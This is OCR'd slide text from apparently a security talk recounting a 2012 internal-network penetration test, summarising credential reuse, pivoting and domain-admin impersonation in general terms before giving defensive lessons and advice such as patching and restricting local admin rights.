
User name

Password

□ Remember my credentials


Pentesting the (same) internal network (2012) – cont.

5. Exploitation
   - Got local admin password (global) from a special user ☺
   - Could connect as admin on any workstation




Pentesting the (same) internal network (2012) – cont.

5. Exploitation
   - Got local admin password (global) from a special user ☺
   - Could connect as admin on any workstation
6. Pivoting
   - Search the machines from IT subnet for interesting credentials / tokens
   - Found a process running as a domain admin user



Pentesting the (same) internal network (2012) – cont.

5. Exploitation
   - Got local admin password (global) from a special user ☺
   - Could connect as admin on any workstation
6. Pivoting
   - Search the machines from IT subnet for interesting credentials / tokens
   - Found a process running as a domain admin user
7. Exploitation
   - Impersonate domain admin
   - Add user to domain admin group



Game Over

Lessons Learned

Pentest comparison

	2011	2012
Low hanging fruits removed	no	yes
IT personnel vigilance	low	high
Network prepared for pentest	no	yes
Existing vulnerabilities	yes	yes (lower nr)
Overall exploitation difficulty	medium	high

Consultant’s advice

- Make yourself periodic vulnerability assessments (e.g. Nessus scans)
- Prepare your network before a pentest (you should always be prepared, btw)
- An homogeneous network is easier to defend then an heterogeneous one
- Do not allow local admin rights for regular users
- Patch, patch, patch
- Educate users for security risks

Conclusions

- Penetration testing can be used for improving our cyber security
- Do it periodically with specialized people
- Mandatory for new applications / systems before putting in production
- Vulnerability assessment is not penetration testing

???

Q & A

Thank You!

Adrian Furtună, PhD, OSCP, CEH
adif2k8@gmail.com
http://ro.linkedin.com/in/adrianfurtuna